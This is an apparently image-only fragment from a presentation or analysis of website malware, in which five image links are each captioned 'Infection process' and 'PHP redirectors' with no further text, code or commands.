
Infection process

PHP redirectors




Infection process

PHP redirectors




Infection process

PHP redirectors




Infection process

PHP redirectors




Infection process

PHP redirectors



